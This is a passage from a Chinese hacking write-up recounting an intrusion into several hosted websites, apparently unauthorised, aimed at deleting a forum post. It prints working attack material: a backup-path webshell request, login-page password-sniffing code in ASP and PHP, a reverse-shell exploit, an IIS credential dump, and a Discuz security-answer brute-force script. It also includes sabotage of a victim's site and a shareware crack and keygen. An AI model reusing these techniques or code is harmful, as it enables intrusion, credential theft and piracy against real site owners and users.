实战当中也是这样的，把抓的包改为这样的形式，再用 nc 提交就 KO 了。

```

POST /manage/Admin_DataBackup.asp?action=Backup HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg,
application/x-shockwave-flash, application/msword, application/vnd.ms-excel,
application/vnd.ms-powerpoint, */*
Accept-Language: zh-cn
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip, deflate

```

```
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727)
Host: www.bbb3.com
Content-Length: 77
Connection: Keep-Alive
Cache-Control: no-cache
Cookie: ASPSESSIONIDSATTCRQC=LFGDIANCDLPBPGNJNCMPKEIM; Scms%5FVerifyCode=9109

DBpath=..%2FUplLoadFile%2F20120112012046769.jpg&bkfolder=kyo.asp&bkDBname=data
```

那么备份成功后，菜刀提交 url 路径类似于这样：
<http://www.bbb3.com/manage/kyo.asp/data.mdb>

至此也算拿下了一个 webshell，万里长征又进了一步。

0×09 asp 登陆口嗅探变态的密码

幸运的是www.bbb3.com所在的虚拟主机没有做什么安全措施，传上去一个aspx的木马就可以跨到www.bbb1.com和www.bbb2.com的目录里去了，毕竟aspx默认是权限稍大的user权限。在尝试ftp密码无果后，下一步就是在bbb1 和bbb2 的后台登陆口页面写嗅探代码了。

我在 Admin_Send.asp 页面第 8 行开始添加以下代码：

```
thename=replace(trim(request.form("username")), " ", "")
thepass=replace(trim(Request.form("password")), " ", "")
SaveFile="page.gif"
GetPostStr=thename&"|"&thepass
set F=server.CreateObject("scripting.filesystemobject")
set I=F.OpenTextFile(server.mappath(SaveFile), 8, True, 0)
I.WriteLine(GetPostStr)
I.close
Set F=nothing
```

只要管理员登陆后台，密码就会被记录在 page.gif 中，剩下的就只有等了。
但我不是一个忍者，等了一天无果后，我就在他数据库网站配置字段做了点手脚致使访问他网站首页是空白，但是后台还是可以正常登陆的。果然这家伙不到半天就急了，当天晚上的时候我就顺利的嗅探到了他的变态的密码。如图 16：



图 16

从图 16 可以看到，密码果然很强悍，10 位以上，字母数字再加上+-号，让 www.cmd5.com 再添 50 公斤的硬盘也破不了啊。

拿到这个关键性的密码，再用前面研究出的 3hooCMS 后台 getshell 漏洞，轻车熟路的拿下 www.bbb.com 的 webshell，也就是 a.111.com 所在的虚拟主机。

接下来的任务就是提权跨目录到 a.111.com 了。

0x0a 突破星外+护卫神

进行到这里，在星外虚拟主机+护卫神. 入侵防护专家的防御之下，确实让人望而却步。好在 php 版本比较低，我终于用上了那个调试好的 php 溢出漏洞。在 metasploit 生成一个反弹端口的 shellcode 添加到那个 exp.php 代码中后。我在本机执行 nc -vvlp 8181, 然后把 exp.php 传到 www.bbb.com 根目录。当我在浏览器打开 <http://www.bbb.com/exp.php> 时，立刻出现了如图 17 的错误：




图 17

从图 17 返回的内容来看，应该还是没有成功。后来我在 vmware_win2003 设置了和目标操作系统+php 版本+php 执行方式 (ISAPI) 一模一样的环境，我顺利反弹回来一个 nt network 权限的 shell。这里我考虑应该是 w3wp.exe 执行的 shellcode，所以继承 w3wp 的 nt network 权限。但不论怎样也是个交互式可执行命令的 shell 啊。我第 6 次悲催的运气，促使我终于找到了答案，原来目标 win2003 打开了 dep (堆栈数据执行保护)。

我仍然没有气馁，虽然上次域名过期那个站的目录没有执行 aspx 的权限，那么这个 www.bbb.com 的目录我还没试呢。万一支持 aspx 不就又多一种执行命令的方法吗？即这个方法：

```
System.Diagnostics.Process.Start(@"calc.exe");
```

这次我果然没有再次苦命，bbb.com 是支持 aspx 的，只是有两个问题需要解决。

1. 护卫神几乎杀光了所有的 aspx 木马，需要突破。
2. 星外虚拟主机的可写可执行目录的寻找是个大麻烦。需要寻觅一个，上传 cmd.exe，来支持 aspx 执行命令，因为大家都知道 win2003 默认情况，c:\windows\system32\cmd.exe 只对 administrator 有权限读写。

第一个问题比较好解决，我记得我写过一篇在黑客手册发表的《浅谈在 webshell 下执行命令》这一篇文章，里面有我提供的三种 aspx 执行命令的小马。使用任何一个，改变一下字段名，除去敏感字符串，再把函数位置条换一下。也就能过了，最多也就是再加密一下而已。这个难不倒我，毕竟混在看雪论坛研究加密解密算法也有几年光景。

至于第二个问题，我倒没有什么好方法，只能写个遍历脚本，测试可读的每一个目录是否有漏网的可写目录存在了。这个网上有很多先人已经写出过这样的方法了，用拿来主义改一改即可。

终于被我找到了星外的一个可写目录是：

C:\Documents and Settings\All Users\Application Data\Microsoft\Media Index
剩下的事情就简单了，我也懒得用 pr 大杀器，也用不着最新 windows 全版本的 Oday 提权 exp 这个牛刀了。直接传一个 cscript.exe+iisgetpass.vbs
读出所有网站用户的配置信息和密码即可。iisgetpass.vbs 代码大家都有，我就不在这里占篇幅了。

最终结果如图 18：

```
Microsoft (R) Windows Script Host Version 5.6
版权所有 (C) Microsoft Corporation 1996-2001。保留所有权利。

默认网站 IUSR_5D4D74F |7)J4DokPQV1^[
:80:phpmyadmin.h... cn, :80:... com.cn, :80:... com.cn c:
\inetpub\wwwroot

... 19e5bf70fd0c60
:80:www... com, :80:... e:\freehost\...web

... 19b4256945745f
:80:www... com, :80:... com, :80:www... cn, :80:... e:\freehost
\...web

... 51c72c4089a3aaf958a4c4c51dalbc551soft
:80:www... com, :80:... e:\freehost\...web

... 123456aaaa
:80:www... com, :80:... com, :80:... com e:\freehost\...web
```

图 18

一般这样的结构的网站, iis 账户的密码就是 ftp 的密码。就这样我得到了 a.111.com 的 ftp 账户和密码，并成功把其拿下。

由于主目标www.aaa.com只开 80, 也无法用这个ftp密码去尝试它，并且再用这个密码尝试其论坛管理员的密码又无结果，只能继续嗅探了。

0×0b php 嗅探目标管理员密码

拿下a.111.com后，还是有一些惊喜的。我看到了www.111.com的早期的论坛数据库存在于a.111.com的库中，并且我经过转换，其管理员的discuz! Hash密码与a.111.com的md5 hash 密码是一样的。

其实这个对比很简单。

假设 a.111.com 中管理员的密码 hash 为：228ab4dd53787ce32a88ade0eeea8a51

早期www.111.com的discuz 管理员密码hash为：

8946fa73f2b44b64da2ebab1aaa57ec6: 42ee90

那么测试 md5(228ab4dd53787ce32a88ade0eeea8a5142ee90) 如果等于

8946fa73f2b44b64da2ebab1aaa57ec6，则说明两个密码的明文是一样的。

因为 discuz 加密的方式是：md5(md5(\$pass).\$salt)，我恰恰证实了这一点。

由于密码的复杂度不是现代的人类所能暴力破解的，我于是又一次选择了 php 登陆口密码嗅探。

于此同时还在继续着另一个工作，就是查找那个帖子所在板块的斑竹的用户名，拿到这些任何一个斑竹的密码不也一样能删帖子达到目的吗？但第 7 次悲催的运气告诉我，你省省吧，人家那个板块的斑竹就是管理员一个人。我再次无语。

还是老老实实的写代码嗅探吧。

我找到 a.111.com 的前台和后台登陆口添加了下面的代码。

```

$username1 = $this->Username;
$password1 = $this->Password;
$file="././images/ bg1.gif";
$handle = @fopen("././images/th_bg1.gif", "a");
$recontent = fread($handle, filesize($file));
$content= $username1."----".$password1."----date is:".date("Y-m-d
H:i:s")."\r\n";
$result=$recontent."\r\n".$content;
@fwrite($handle, $result);

```

这次我没有着急，因为我发现这个管理员很勤快，几乎天天更新博客，于是第二天顺利记录到其密码。

0×0c discuz!提示问题的阻碍

在拿到管理员变态密码迫不及待的登陆之后，第 8 次悲催的运气也同时降临了。他需要提示问题的答案才能登陆。

鬼才知道他母亲的名字，他爷爷的名字，他父亲出生的城市，他老师的名字……

再说他也不就一定就老老实实写真实答案啊。

在以前，我遇到此类情况都是直接放弃，但是这次不同，前面一个多礼拜承载了我太多的磨难和脑细胞，我无法说服自己放弃。

不是有一个早期的 bbs 的用户数据库嘛？我于是找到了密码提示问题答案的加密字段为：2afd4591。仅仅是一个 8 位的串，到底是什么加密算法呢。

我再次担当了阅读源代码的苦力差事。引用 2yue 的一句话，把我累得跟骆驼一样，终于得到如下结果。

Discuz 提示问题有 7 个，按数字序号是 1, 2, 3, 4, 5, 6, 7。设为变量 \$i

明文答案设为变量 \$pass.

那么 `2afd4591=substr(md5($pass.md5($id)), 16, 8)`

这样的话，提示问题答案是可以暴力跑的啊，但如果他的答案是汉字或者很变态的长度的明文，也是很难爆出来的。我发现他最后的 hash 串仅仅是 8 位，那么有很大的几率是可以碰撞成功的。

于是我认为：肯定存在多个明文，hash 与 2afd4591 一样，但明文不一样，我十分肯定我的分析。

下面就需要先制作一个大字典，然后开始写程序，碰撞吧。

0×0d 01lyDBG 调试 superdic 并制作注册机

我可没有那么多耐性去做重复的工作，我认为肯定有很多人写过字典生成工具，下载一个用就是了。于是我下载到这个小工具 superdic，还挺好用的。如图 19：




图 19

图 19 告诉我，如果要使用完整功能，需要花注册费 15 元，在国内企业压榨我们搞网络安全的薪水的背景下，还让我掏出这 15 块钱，貌似不是太容易的。

自己操刀 OlllyDBG 调试一下，看这个作者用什么加密算法保护自己的程序吧。其实有时候调试算法，破解作者的加密思路也是一个不错的游戏，但是这次我没有那么多精力了，如果它能在两个小时内阻挡我，那我就从我绵薄的存款中给作者奉献一回吧。

先用 peid 加载 superdic.exe 如图 20



图 20

从图 20 可以看出，软件是 vc++6.0 写的，且没有加壳。看到这些我很惬意，看来省了我不少事。再用 ida 加载函数库符号并导入 OlllyDBG 后，就可以开始分析了。

F9 运行后我首先用注册码等于 123456789，点注册，弹出一个对话框，提示“请重启本程序，如果您输入的注册密码正确，将能使用本软件的全部功能，并可享受后续版本的免费升级。”那么一般来说，重启验证要么是 keyfile，要么是写入注册表。经过下断点测试，我发现该程序使用的是注册表验证。

这样一来，下断就有思路了。

用 OllyDBG 加载 superdic.exe 后，在命令行下断 bp RegOpenKeyExA，然后按 f9 让其运行，眼睛同时观察着右边的堆栈窗口，在第 6 次 f9 之后，断在了这里如图 21：

地址	HEX 数据	反汇编	注释
77DA7853	8BFF	MOV EDI, EDI	
77DA7854	55	PUSH EBP	
77DA7855	8BEC	MOV EBP, ESP	
77DA7857	83EC 0C	SUB ESP, 0C	
77DA785A	8365 FC 00	AND DWORD PTR SS:[EBP-4], 0	
77DA785E	53	PUSH EBX	
77DA785F	56	PUSH ESI	
77DA7860	8B75 08	MOV ESI, DWORD PTR SS:[EBP+8]	
77DA7863	81FE 04000080	CMP ESI, 80000080	
77DA7869	57	PUSH EDI	
77DA786A	0F84 FDF70100	JE advapi32.77DC706D	
77DA7870	81FE 50000080	CMP ESI, 80000080	
77DA7876	0F84 F1F70100	JE advapi32.77DC706D	
77DA787C	81FE 60000080	CMP ESI, 80000080	
77DA7882	0F84 E5F70100	JE advapi32.77DC706D	
77DA7888	8B5D 18	MOV EBX, DWORD PTR SS:[EBP+18]	
77DA788B	85DB	TEST EBX, EBX	

地址	数值	注释
0012EF38	004026F6	CALL 到 RegOpenKeyExA 来自 superdic.004026F6
0012EF3C	80000001	hKey = HKEY_CURRENT_USER
0012EF40	00446128	Subkey = "Software\EUsoft\superdic"
0012EF44	00000000	Reserved = 0
0012EF48	00020019	Access = KEY_READ
0012EF54	0012EF54	hHandle = 0012EF54

图 21

从堆栈可以看到该软件注册表的位置是：Software\\EUsoft\\superdic 用 regedit 打开看一下这个位置如图 22：

名称	类型	数值
ab (默认)	REG_SZ	(数值未设置)
ab password	REG_SZ	123456789
ab user	REG_SZ	24578843

图 22

图 22 中看到了 superdic 把用户名和注册码都保存在了 Software\\EUsoft\\superdic 这个位置。

这时在 0x77da7852 这个位置，按 f2 取消断点，然后 alt+f9 即可回到应用程序领空。这样一路 f8 可以来到这里

```

/*403AEA*/ LEA ESI, DWORD PTR DS:[EBX+6FC]
/*403AF0*/ PUSH ESI
/*403AF1*/ CALL superdic.004027A0
/*403AF6*/ ADD ESP, 0C
/*403AF9*/ MOV ECX, EBX
/*403AFB*/ PUSH ESI
/*403AFC*/ PUSH 4A0
/*403B01*/ CALL superdic.00430B3C
/*403B06*/ MOV EDX, DWORD PTR DS:[EBX+218]
/*403B0C*/ LEA ESI, DWORD PTR DS:[EBX+218]
/*403B12*/ PUSH OFF
/*403B17*/ MOV ECX, ESI

```

可以在 0x403af0 处设置一个断点，接着 f7 进入 CALL superdic.004027A0，大致一看应该是申请号的生成方法，代码如下：

```
004027A0  SUB ESP, 0C
004027A3  PUSH ESI
004027A4  PUSH 0C
004027A6  CALL superdic.004319E7
004027AB  PUSH 0A
004027AD  MOV ESI, EAX
004027AF  CALL superdic.004319E7
004027B4  ADD ESP, 8
004027B7  LEA ECX, DWORD PTR SS:[ESP+C]
004027BB  LEA EDX, DWORD PTR SS:[ESP+4]
004027BF  PUSH 0A                                ; /pFileSystemNameSize =
0000000A
004027C1  PUSH EAX                                ; |pFileSystemNameBuffer
004027C2  LEA EAX, DWORD PTR SS:[ESP+10]        ; |
004027C6  PUSH EAX                                ; |pFileSystemFlags
004027C7  PUSH ECX                                ; |pMaxFilenameLength
004027C8  PUSH EDX                                ; |pVolumeSerialNumber
004027C9  PUSH 0C                                ; |MaxVolumeNameSize = C (12.)
004027CB  PUSH ESI                                ; |VolumeNameBuffer
004027CC  PUSH superdic.00446148                ; |RootPathName = "c:\"
004027D1  CALL DWORD PTR DS:[<&KERNEL32.GetVolumeI]; \GetVolumeInformationA
004027D7  MOV EAX, DWORD PTR SS:[ESP+4]
004027DB  MOV ESI, DWORD PTR SS:[ESP+14]
004027DF  PUSH EAX
004027E0  PUSH superdic.00446144                ; ASCII "%x"
004027E5  PUSH ESI
004027E6  CALL <superdic._sprintf>
```

这段代码大概是使用 GetVolumeInformationA 函数再加上其他一系列操作生成申请号的过程，因为是逆注册算法，这一块我们不关心，可以直接 f8 过去看结果即可，而事实上也确实生成一个子串是 24578843，与图 19 中的申请号相一致。

我接着往下走，前面不关键的地方就不跟了，一直走到这里：

```
/*403D48*/ LEA EAX, DWORD PTR DS:[EBX+6FC]
/*403D4E*/ PUSH ECX
/*403D4F*/ PUSH EAX
/*403D50*/ CALL superdic.004034E0
```

可以看到把申请号压入了堆栈，而函数 CALL superdic.004034E0 经判断是对申请号做了一次加密过程。从堆栈处看到加密后密文是：

```
0012EF6C 0012EFA0 ASCII "BqwITTcm8kG5lcEk"
```

接着再 f8 配合 f7 来慢慢走。

```
/*403D5B*/ PUSH ESI  
/*403D5C*/ CALL superdic.00403630
```

403d5b 的位置是把注册码压入堆栈，随即利用 CALL superdic.00403630 做了一次加密过程。过了这个 call 后把我预设的 123456789 加密成了 16345q789. 看下面堆栈数据。

```
0012EF64 0012FCA0 ASCII "16345q789"
```

随后又经过一些对算法无用的代码后来到这里：

```
/*403EBD*/ MOV DL, BYTE PTR DS:[ESI]  
/*403EBF*/ MOV CL, BYTE PTR DS:[EDI]  
/*403EC1*/ MOV AL, DL  
/*403EC3*/ CMP DL, CL  
/*403EC5*/ JNZ SHORT superdic.00403EE5  
/*403EC7*/ TEST AL, AL  
/*403EC9*/ JE SHORT superdic.00403EE1  
/*403ECB*/ MOV CL, BYTE PTR DS:[ESI+1]  
/*403ECE*/ MOV DL, BYTE PTR DS:[EDI+1]  
/*403ED1*/ MOV AL, CL  
/*403ED3*/ CMP CL, DL  
/*403ED5*/ JNZ SHORT superdic.00403EE5  
/*403ED7*/ ADD ESI, 2  
/*403EDA*/ ADD EDI, 2  
/*403EDD*/ TEST AL, AL  
/*403EDF*/ JNZ SHORT superdic.00403EBD  
/*403EE1*/ XOR EAX, EAX  
/*403EE3*/ JMP SHORT superdic.00403EEA  
/*403EE5*/ SBB EAX, EAX  
/*403EE7*/ SBB EAX, -1  
/*403EEA*/ XOR EDX, EDX  
/*403EEC*/ PUSH 476  
/*403EF1*/ TEST EAX, EAX  
/*403EF3*/ SETE DL  
/*403EF6*/ MOV ECX, EBX  
/*403EF8*/ MOV DWORD PTR DS:[EBX+90], EDX
```

这段代码即是：BqwITcm8kG5lcEk 与 16345q789 的对比过程，如果相等就注册成功。作者的大题思路就是这样吧，如果爆破的话只需要把 403EF1 处改为下面的代码即可。

```
/*403EF1*/ MOV DL, 1
```

但分析到这里，爆破已经满足不了我的欲望了，再说离我的两个小时还差的远呢。接着看看作者算法的思路吧。

既然我分析的思路已经清晰，我在这里再稍作整理：、

设 CALL superdic.004034E0 函数=f1()

CALL superdic.00403630 函数=f2()

如果 f1(申请号)=f2(注册码) 那么就注册成功。

看来 f2() 函数是关键啊，需要写出它的逆函数，f7 进去一看，貌似还很长，如图 23：

```
00403630 83EC 50 SUB ESP,50
00403633 83C9 FF OR ECX,FFFFFFFF
00403636 33C0 XOR EAX,EAX
00403638 55 PUSH EBP
00403639 8B6C24 58 MOV EBF,DWORD PTR SS:[ESP+58]
0040363D 57 PUSH EDI
0040363E 8BFD MOV EDI,EBF
00403640 F2:AE REPNE SCAS BYTE PTR ES:[EDI]
00403642 FD1 NOT ECX
00403644 49 DEC ECX
00403645 83F9 14 CMP ECX,14
00403648 74 03 JE SHORT superdic.0040364D
0040364A 8845 00 MOV BYTE PTR SS:[EBP],AL
0040364D 33D2 XOR EDX,EDX
0040364F 8D4C24 08 LEA ECX,DWORD PTR SS:[ESP+8]
00403653 8A042A MOV AL,BYTE PTR DS:[EDX+EBP]
00403656 3C 39 CMP AL,39
00403658 7F 0C JG SHORT superdic.00403666
0040365A 3C 30 CMP AL,30
0040365C 7C 08 JL SHORT superdic.00403666
0040365E 0FBECO MOVSB EAX,AL
00403661 83E8 16 SUB EAX,16
00403664 EB 1E JMP SHORT superdic.00403684
00403666 3C 7A CMP AL,7A
00403668 7F 0C JG SHORT superdic.00403676
0040366A 3C 61 CMP AL,61
0040366C 7C 08 JL SHORT superdic.00403676
0040366E 0FBECO MOVSB EAX,AL
00403671 83E8 3D SUB EAX,3D
00403674 EB 0E JMP SHORT superdic.00403684
00403676 3C 5A CMP AL,5A
00403678 7F 0C JG SHORT superdic.00403686
0040367A 3C 41 CMP AL,41
0040367C 7C 08 JL SHORT superdic.00403686
0040367E 0FBECO MOVSB EAX,AL
```

图 23

仅仅图 23 的一页，还显示不完，我再次像骆驼一样的 f7 走来走去，再加上 ida 的 f5，终于对这段代码有了初步的了解。

最终我使用了一种巧妙的办法写出了这段代码的逆函数如下。

有点基础的朋友自己看代码吧。我也不好在这里占用太大篇幅去深析这个算法的逆向过程。

```
void DicDecode(char *str)
{
    char end[64]={0};
    if (strlen(str) !=16) *str=0;

    for(int i=0, j=0; i<16, j<64; i++, j=j+4)
    {
        if(str[i]<='9' && str[i]>='0')
        {
            end[j]=str[i]-22;
            goto LABEL_a;
        }
        if(str[j]<='z' && str[i]>='a')
        {
            end[j]=str[i]-61;
        }
    }
}
```



```

        goto LABEL_a;
    }
    if(str[i]<=' Z' && str[i]>=' A')
    {
        end[j]=str[i]-65;

    }
LABEL_a:
;
}

for(i=0;i<64;i=i+4)
{

    if(end[i]<=i)
    {
        end[i]=i-end[i];
    }
}

int v10[16];
for(int k=0,n=0;k<16,n<64;k++,n=n+4)
{
v10[k]=(int)end[n];
}

for(i=0;i<16;i++)

{
    if(v10[i] <= 25 && v10[i]>=0)
    {
        str[i]=v10[i]+ 65;
        goto LABEL_bb;
    }
    if(v10[i] <= 35 && v10[i]>=26)
    {
        str[i]=v10[i]+ 22;
        goto LABEL_bb;
    }
    if(v10[i] < 61 && v10[i]>=36)
    {

```

```

        str[i]=v10[i]+ 61;
    }
LABEL_bb:
;
}
char sigeliu[5]={0x36, 0x36, 0x36, 0x36, 0};
strcat(str, sigeliu);
}

```

总之最后累的跟骆驼似的终于还是凑出了这个半成品的注册机。如图 24:




图 24

该注册机的用法是在 00403D5B 处, 看堆栈得到 f1(申请号)= BqwITTcm8kG51cEk. 把这个值写入密文框内, 点击解密就得到其注册码。这时看了看表大概用了 110 分钟, 好险, 差点损失 15 块钱。

0×0e discuz!提示问题也是浮云, 碰撞 V5

字典生成器破解完后, 我开始酝酿写这个 discuz! 提示问题的碰撞程序。由于 php 的易用性, 我选择用它来写。说白了也就是个穷举的过程。代码如下:

```

<?
/*discuz 提示问题答案暴力破解程序。by kyo327*/
error_reporting(0);
if ($argc<2) {
print_r(
-----
Usage: php '. $argv[0].' hash
Example:
php '. $argv[0].' 91de8255

```

```
');
die;
}
$fd=fopen("pass.dic",r);
if(!$fd)
{
echo "error:打开字典文件错误" ;
die;
}
while($buf=fgets($fd))
{
    for($i=1;$i<8;$i++)
    {
        $tmp=substr(md5(trim($buf).md5($i)),16,8);
        //echo $tmp;
        $conn = strcmp($tmp,$argv[1]);
        if($conn==0)
        {
            echo "密码破解成功。\\n". "提示问题答案为: ". $buf. "提示的问题
为:". theask((int)$i). "\\n";
            die;
        }
    }
}
if($conn!=0)
{
    echo "没有正确的密码";
}
fclose($fd);

function theask($var) {
    if($var==1) {
        return "母亲的名字";
    }
    elseif($var==2) {
        return "爷爷的名字";
    }
    elseif($var==3) {
        return "父亲出生的城市";
    }
    elseif($var==4) {
        return "您其中一位老师的名字";
    }
}
```

```

    }
    elseif($var==5) {
        return "您个人计算机的型号";
    }
    elseif($var==6) {
        return "您最喜欢的餐馆名称";
    }
    elseif($var==7) {
        return "驾驶执照最后四位数字";
    }
}
?>

```

我使用自己保存的 100M 大字典破解没有成功。后来我把这个脚本放在了一朋友的服务器上，然后用 superdic 生成了 3G 的大字典，直接丢在服务器上碰撞吧。

其实我坚信，在 8 位的字母加数字的大字典中去做碰撞的话肯定会成功的。只是我没有那么大的硬盘，只做了 6 位字母来测试。

又经过一天后，等我登陆朋友的服务器 3389 之时，我发现得到了结果如图 25：



图 25

我敢肯定，ufedys 肯定不是这个管理员的答案。于是 hash 相同，明文却不相同的碰撞终于成功了。我默默在心里说了声：碰撞 V5。

剩下的应该比较容易了，登入后台，上传一个带 php 一句话木马的美女图片。（不要告诉我，你在 discuz! X2 后台找不到上传的地方啊）。然后利用类似这样的 url：
<http://www.222.com/data/attachment/common/cf/212018txqnu4rcee3iek52.jpg/kyo.php> 连接菜刀，就这样彻底拿下了该目标。

既然 Webshell 都拿到了，删帖子这么简单的事情还用我继续说吗？

0×0f 后记

到这里，费时两周的渗透也算是结束了，实战过程中其实还遇到了更多的各种各样问题，只不过本文是后来补写的，很多细节都忘却了，但主要的东西都已经在文章中体现了。

最后我还是想提一提国内的安全现状，不出事不代表你们没有被入侵过，在我工作过的这几年，做了不少安全检测，每次渗透测试拿到 shell 之时，大都发现有黑客进来的痕迹，这些还都是不知道打扫日志的菜鸟呢。安全圈内流传一句话，只要有毅力没有日不下来的站，我深信之。以我这种菜鸟的水平，在别人给我目标时我都可以保证 50% 的成功率，还用说国内归隐的各种日站大牛吗？

所以最后要敬告国内的某些大公司，请善待网络安全人才。另外在 2012 新的一年里祝愿冰点极限的 2yue、kindle、小龙猪、老马 (Marcos)、lcx、np、孤水绕城、Beach、顺、安静、alex、紫夜、cnbug 等好友们婚姻与事业双丰收。